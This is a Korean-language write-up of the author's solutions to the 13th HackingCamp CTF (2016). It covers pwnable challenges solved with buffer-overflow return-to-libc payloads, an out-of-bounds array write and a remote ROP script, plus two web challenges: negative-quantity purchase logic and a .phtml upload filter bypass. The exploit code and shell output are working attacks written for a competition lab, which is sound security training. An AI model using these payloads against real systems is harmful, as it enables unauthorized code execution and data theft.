13th HackingCamp CTF

2016.02.28

5kyc1ad(Mini)

(이 Write-up 에는 제가 푼 문제들만 수록되어 있습니다)

pwn1 (10pt)

```
pwn1@ubuntu:~$ ls
flag  pwn1  pwn1.c
pwn1@ubuntu:~$ cat pwn1.c
// hint : http://err0rless313.tistory.com/entry/ulimit-s-unlimited-ASLR%EC%9D%B4-%EA%BA%BC%EC%A7%80%EB%8A%94-%EC%9D%B4%EC%9C%A0
main(int argc, char *argv[]){
        setregid(getegid(), getegid());
        char buf[64] = {0, };
        if(argc == 2)
                strcpy(buf, argv[1]);
        puts(buf);
}
pwn1@ubuntu:~$
```

아주 고전적인 버퍼 오버플로우 문제이지만,

서버 자체에 ASLR 이 걸려있기 때문에 ulimit -s unlimited 를 통해

일시적으로 ASLR 을 해제시켜줘야 한다.

```
pwn1@ubuntu:~$ ulimit -s unlimited
pwn1@ubuntu:~$ gdb -q pwn1
Reading symbols from pwn1...(no debugging symbols found)...done.
(gdb) b *main
Breakpoint 1 at 0x80484ab
(gdb) r
Starting program: /home/pwn1/pwn1

Breakpoint 1, 0x080484ab in main ()
(gdb) p system
$1 = {<text variable, no debug info>} 0x555c1cf0 <system>
(gdb) find 0x555c1cf0, -999999, "/bin/sh"
0x556e38db
warning: Unable to access 16000 bytes of target memory at 0x5573d663, halting search.
1 pattern found.
(gdb)
```

GDB 에서 바로 system 주소를 찾고,

Find 명령을 이용해 “/bin/sh”의 주소까지 마저 찾아내었다.

```
   0x080484e9 <+62>:    lea    -0x48(%ebp),%eax
   0x080484ec <+65>:    push   %eax
   0x080484ed <+66>:    call   0x8048360 <strcpy@plt>
```

버퍼의 주소가 EBP 기준 -0x48 에 위치하고 있으므로 그만큼 버퍼를 채워주고 공격하면 된다.

```
pwn1@ubuntu:~$ ls
flag  pwn1  pwn1.c
pwn1@ubuntu:~$ ./pwn1 `python -c 'print "\x90"*0x4c+"\xf0\x1c\x5c\x55"+"AAAA"+"\xdb\x38\x6e\x55"'`
◆◆◆
```

Pwn2 (20pt)

```
pwn2@ubuntu:~$ ls
flag  pwn2  pwn2.c
pwn2@ubuntu:~$ cat pwn2.c
// you can make directory in /tmp folder
// just type mkdir /tmp/something;cd /tmp/something

main(int argc, char *argv[]){
        char buf[256];
        setregid(getegid(), getegid());
        gets(buf);
        puts(buf);
}
pwn2@ubuntu:~$
```

Pwn1 과 거의 같은 문제이지만 stdin 으로 입력받는점만 다르다.

```
pwn2@ubuntu:~$ (python -c 'print "\x90"*0x108+"\xf0\x1c\x5c\x55"+"AAAA"+"\xdb\x38\x6e\x55"';cat)|./pwn2
◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆
◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆UAAAA◆8nU

ls
flag  pwn2  pwn2.c
id
uid=1004(pwn2) gid=1008(pwn2_pwned) groups=1008(pwn2_pwned),1004(pwn2)
cat flag
basics_are_always_important
```

서버도 같겠다 1 번에서 구한 sysyem, “/bin/sh”주소를 재활용해서 쉘을 땄다.

Flag : basics_are_always_important

Pwn4 (40pt)

```
pwn4@ubuntu:~$ ls
flag  pwn4  pwn4.c
pwn4@ubuntu:~$ cat pwn4.c
#include <stdio.h>
char key[64];

void get_key(){
        FILE *fp = fopen("flag", "r");
        fread(key, 1, 64, fp);
        fclose(fp);
}
main(int argc, char *argv[]){
        char buf[256];
        get_key();
        strcpy(buf, argv[1]);
        puts(buf);
}
pwn4@ubuntu:~$
```

풀고나니 엄청 단순한 문제.

다풀어놓고 16 진수는 9 다음이 a 라는것을 깜빡하고 0x19f 다음 0x200 을 넣어버리는 바람에 시간을 너무 끌어버렸다.

```
pwn4@ubuntu:~$ ./pwn4 `python -c 'print "\x90"*0x10c'`
◆◆◆
```

```
(gdb) disas get_key
Dump of assembler code for function get_key:
   0x0804854b <+0>:     push   %ebp
   0x0804854c <+1>:     mov    %esp,%ebp
   0x0804854e <+3>:     sub    $0x8,%esp
   0x08048551 <+6>:     mov    %gs:0x14,%eax
   0x08048557 <+12>:    mov    %eax,-0x4(%ebp)
   0x0804855a <+15>:    xor    %eax,%eax
   0x0804855c <+17>:    push   $0x80486a0
   0x08048561 <+22>:    push   $0x80486a2
   0x08048566 <+27>:    call   0x8048440 <fopen@plt>
   0x0804856b <+32>:    add    $0x8,%esp
   0x0804856e <+35>:    mov    %eax,-0x8(%ebp)
   0x08048571 <+38>:    pushl  -0x8(%ebp)
   0x08048574 <+41>:    push   $0x40
   0x08048576 <+43>:    push   $0x1
   0x08048578 <+45>:    push   $0x804a060
   0x0804857d <+50>:    call   0x80483f0 <fread@plt>
   0x08048582 <+55>:    add    $0x10,%esp
   0x08048585 <+58>:    pushl  -0x8(%ebp)
   0x08048588 <+61>:    call   0x80483d0 <fclose@plt>
   0x0804858d <+66>:    add    $0x4,%esp
   0x08048590 <+69>:    nop
   0x08048591 <+70>:    mov    -0x4(%ebp),%eax
   0x08048594 <+73>:    xor    %gs:0x14,%eax
   0x0804859b <+80>:    je     0x80485a2 <get_key+87>
   0x0804859d <+82>:    call   0x80483e0 <__stack_chk_fail@plt>
   0x080485a2 <+87>:    leave
   0x080485a3 <+88>:    ret
End of assembler dump.
(gdb)
```

문제에서 전역변수에 key 를 받아왔으므로 key 의 주소를 찾아오고,

```
pwn4@ubuntu:~$ ./pwn4 `python -c 'print "\x90"*0x1a0+"\x60\xa0\x04\x08"'`
################################################################################################################
################################################################################################################
*** stack smashing detected ***: hackers_can_see_what_others_cant_see
 terminated
Aborted
pwn4@ubuntu:~$
```

argv[0]에 key 의 주소를 덮어쓰는 것으로 내용을 읽을 수 있다.

Flag : hackers_can_see_what_others_cant_see

Pwn5 (50pt)

```
pwn5@ubuntu:~$ ls
flag  pwn5  pwn5.c
pwn5@ubuntu:~$ cat pwn5.c
main(){
        int arr[10] = {0, 1, 2, 3, 4, 5, 6, 7, 8, 9};
        int idx = 0;
        int new_value = 0;
        setregid(getegid(), getegid());
        printf("=====array playground=====\n\n");
        while(1){
                printf("arr[] = {");
                for(int i=0; i<9; i++){
                        printf("%d, ", arr[i]);
                }
                printf("%d}\n", arr[9]);

                printf("enter index: ");
                scanf("%d", &idx);
                if(idx == -1){
                        break;
                }

                printf("enter new value: ");
                scanf("%d", &new_value);

                arr[idx] = new_value;
        }
}
pwn5@ubuntu:~$
```

정수 배열에서 index 값을 입력받아 해당 위치의 값을 변경할 수 있도록 했다.

Index 의 최대, 최소값을 검사하지 않으므로 배열에서의 일정 offset 의 값을 원하는 값으로 덮어씌울 수 있다.

```
pwn5@ubuntu:~$ python
Python 2.7.10 (default, Oct 14 2015, 16:09:02)
[GCC 5.2.1 20151010] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> 0x555c1cf0
1432100080
>>> 0x556e38db
1433286875
```

Pwn1 에서 찾았던 system 과 “/bin/sh”의 값을 10 진수로 변경했다.


```
pwn5@ubuntu:~$ ulimit -s unlimited
pwn5@ubuntu:~$ ./pwn5
=====array playground=====

arr[] = {0, 1, 2, 3, 4, 5, 6, 7, 8, 9}
enter index: 13
enter new value: 1432100080
arr[] = {0, 1, 2, 3, 4, 5, 6, 7, 8, 9}
enter index: 15
enter new value: 1433286875
arr[] = {0, 1, 2, 3, 4, 5, 6, 7, 8, 9}
enter index: -1
$ ls
flag  pwn5  pwn5.c
$ id
uid=1007(pwn5) gid=1011(pwn5_pwned) groups=1011(pwn5_pwned),1007(pwn5)
$ cat flag
getting_out_of_the_box
$
```

그리고 배열에서 RET 의 위치에 system 함수를,

인자로 “/bin/sh”를 넣고 -1 을 넣어 종료시켜 쉘을 딸 수 있었다.

Flag : getting_out_of_the_box


Pwn6 (60pt), Pwn7 (70pt)



Pwn6, pwn7 모두 라이브러리와 바이너리, 소스코드를 준다.

라이브러리를 주는 순간부터 아 이건 ROP 겠구나 싶었다.

다행히 그렇게 어려운것도 아니었고, 기본적인 ROP 로도 간단하게 풀 수 있었다.



엄청 간단한 함수 하나다.


recv 함수에서 BOF 가 일어나며, 이부분을 공략하면 된다.

페이로드는 다음과 같다.

Payload.py

```
1.  from hackutil import *
2.  from socket import *
3.  from time import *
4.
5.  #=========================================================
6.
7.  recv_plt = 0x080485D0
8.  recv_got = 0x0804A04C
9.  write_plt = 0x08048560
10. offset_recv_system = 0xE94F0-0x3ACF0
11. bss = 0x0804A05C
12. ppppr = 0x080488e8
13. vuln_func = 0x08048824
14.
15. #=========================================================
16.
17. sock = socket(AF_INET, SOCK_STREAM)
18. sock.connect(('camp.cd80.sexy', 10000))
19.
20. print sock.recv(1024)
21.
22. payload = "A"*76 + p32(write_plt) + p32(ppppr+1) + p32(4) + p32(recv_got) + p32(4)
23. payload += p32(recv_plt) + p32(ppppr) + p32(4) + p32(bss) + p32(1000) + p32(0)
24. payload += p32(vuln_func) + p32(0) + p32(4)
25.
26. sock.send(payload)
27. system_lib = up32(sock.recv(4))[0] - offset_recv_system
28. print hex(system_lib)
29. sleep(1)
30. sock.send("cat ./flag.txt >&4")
31. print sock.recv(1024)
32. sleep(1)
33. payload2 = "A"*76 + p32(system_lib) + "AAAA" + p32(bss)
34. sock.send(payload2)
35. print "[*] Flag : "+sock.recv(1024)
```


딱히 쉘을 딸 필요 없이 system 함수에 인자로 플래그를 읽어서 소켓으로 전달해주도록 했다.



Flag : Start_of_Remote

Pwn7 은 pwn6 과 완전히 같은데, 포트번호와 보호기법만 다르다고 한다.

아마도 pwn6 에는 NX 가 없고 pwn7 에는 있었던게 아닐까 싶은데 어차피 RTL 로 풀었으니 관계없이 풀 수 있었다.



Flag : Start_of_Modern_Exploitation

Web1 (10p)

Flag Market

제품명	가격	구매
Nacho	1,000	
Doritos	2,000	
Flag	3,001	

buy

소지금 : 3,000

웹이라기보다는 그냥 넌센스 문제.

Flag Market

제품명	가격	구매
Nacho	1,000	-1
Doritos	2,000	0
Flag	3,001	1

buy

소지금 : 3,000

돈이 약간 부족해서 flag 를 못산다.

-1 을 넣어서 가진 나초를 팔고 플래그를 사 주자.(…)

Congratz!
Flag is {Nach0Ho1ic}

진짜 풀려서 당황했다.

Flag : Nach0Ho1ic

Web5 (40p)

```php
<?php
  highlight_file(__FILE__);
  if($_FILES['file']){
    $fileName = rand(1000,9999)."_".$_FILES['file']['name'];
    if(preg_match("/₩//",$fileName)) exit("NoHack");
    if(substr($fileName,-4) != "html") exit("html only!"); // hackme!
    $file = fopen($fileName,"w") or exit("Error");
    fwrite($file,"<?php include './flag.php'; echo ₩$flag; ?>");
    fclose($file);
    echo "<hr><a href={$fileName}>{$fileName}</a>";
  }
?>
<hr><form method="post" enctype="multipart/form-data">
    Select file to upload:
    <input type="file" name="file" id="fileToUpload">
    <input type="submit" value="Upload" name="submit">
</form>
```

1740_aaaa.phtml

Select file to upload: 파일 선택 선택된 파일 없음 Upload

.html 로 끝나게 해야되는데, php 설정을 제대로 안해놔서인지

원래는 html 확장자에서도 php 는 실행이 되어야 하는데 제대로 실행되지 않는다.

이럴때 html 로 끝나면서 php 가 실행되도록 하는 확장자가 있다고 하는데, 아무리 찾아도 나오지 않아서
'이럴땐 단순하게 해보자' 하는 마음으로 php 의 p 에 html 을 붙여서 .phtml 파일을 만들어서
업로드해봤다.

Congratz! Flag is {lordOfUpload}

이것도 풀려서 당황했다…

Flag : lordOfUpload

==========

저번 11 회, 12 회 해킹캠프에 이어 다시 한 번 제 13 회 해킹캠프에 참가하였다.

발표들의 주제도 꽤 흥미로웠으며 퀄리티도 꽤 괜찮았다.

이번 CTF 까지 우승하여 3 연속 우승을 노려보고 있었지만, 아쉽게도 3 위로 그치게 되었다.

팀명은 CPerl 으로, C 언어와 Perl 언어를 합치고 CTF 를 하면서 자연스럽게 나오는 비속어를 합법적으로 표현하기 위하여 만들어낸 이름이라고 한다.

포너블 3 번은 엄청 간단한 문제였는데 어째서 ASLR 이 RET 을 바꿔버린다고 생각했는지 스스로를 계속 자책하게 된다.

그 외에도 쉽게 풀 수 있는 문제들은 많았는데 여전히 실력 부족으로 웹 두 문제, 포너블 여섯 문제를 푸는 것 외에는 제대로 하지 못했다.

이번에 우승한 팀에는 동아리 후배도 있고, 이 후배는 베스트 해커 상까지 받았다.

BOF 조차 모르는 시절부터 가르쳐온 성과가 아낌없이 발휘되고 있는 것 같아 대견하게 느껴졌다.

물론 워낙 기반지식이 잘 되어 있어서 그런 거겠지만….

문제는 저번 해킹캠프때보다는 확실히 질적으로 우수했다고 생각한다.

난이도는 꽤 있었지만 그만큼 참가자들의 실력도 높아졌기에 대회도 원활하게 잘 진행되었다.

PoC 무료참가권을 얻지 못한 점이 조금 아쉬웠지만 나름 재미있고 유익한 경험이었다고 생각한다.